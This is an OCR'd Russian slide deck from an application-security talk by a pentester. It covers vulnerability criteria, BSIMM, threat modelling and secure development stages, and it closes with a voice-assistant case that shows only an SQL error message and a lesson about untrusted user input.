НеБезопасные фитчи и ошибки в логике

Морозов Алексей - Тинькофф

О себе

Деятельность:
Пентестер (OSCP, WAPT, eWAPTx, CEH);
Спикер (PHDays, ZeroNight, OFFZone, RuCTF, и другие);
+6 лет опыта работы в AppSec;
Имею научные публикации и CVE.

Площадки:
Администратор форума и участник CTF - команды Codeby (победители PHDays Standoff 2020, финалситы 2021);
Форум Antichat (SooLFaa).

Баг vs Уязвимость

Критерии уязвимости:

- целостность;
- доступность;
- конфиденциальность.


Дополнительные критерии:

- репутация;
- мотивация;
- степень влияния.

Стандарты

BSIMM

Методология	Планирование	Публикация	SSDL
Стратегия и метрики	Модель атак	Пентест	Пентест
Процессы и политики	Безопасность в проектировании	Управление уязвимостями и конфигурациями	Анализ архитектуры
Тренинги по безопасной разработки	Стандарты и требования	Безопасность окружений	Анализ кода



STRATEGY & METRICS
COMPLIANCE & POLICY
TRAINING
ATTACK MODELS
SECURITY FEATURES & DESIGN
STANDARDS & REQUIREMENTS
ARCHITECTURE ANALYSIS
CODE REVIEW
SECURITY TESTING
PENETRATION TESTING
SOFTWARE ENVIRONMENT
CONFIGURATION MANAGEMENT & VULNERABILITY MANAGEMENT
3.0
2.5
2.0
1.5
1.0
0.5
0.0

Баг vs Уязвимость

- Приоритезация проектов по критичности.
- Разработка методики оценки рисков.
- Разработка моделей угроз:
  - Классификация операций;
  - Оценка критичности данных;
  - Оценка стоимости атаки/ущерба.
- Обучение заинтересованных лиц.
- Создание релизной политики и проверка в критичных приложениях минимальном чек-листом (например, STRIDE).
- Детализация.
- Масштабирование.


Как это должно работать?

Идея




Как это должно работать?

Идея




Анализ задачи




Как это должно работать?

Идея




Анализ задачи




Требования безопасности

Как это должно работать?

Идея



Анализ задачи




Требования безопасности


Разработка

Как это должно работать?

Идея




Анализ задачи



Требования безопасности


Разработка

Тестирование реализации




Как это должно работать?

Идея




Анализ задачи



Требования безопасности


Разработка

Тестирование реализации




Как это не работает?

Идея






PRAKTIKA


1. Голосовой помощник



1. Голосовой помощник







1. Голосовой помощник

You have an **error in your SQL syntax**; check the manual that corresponds to your…..

Выводы

Проблема: Недооценен пользовательский ввод.

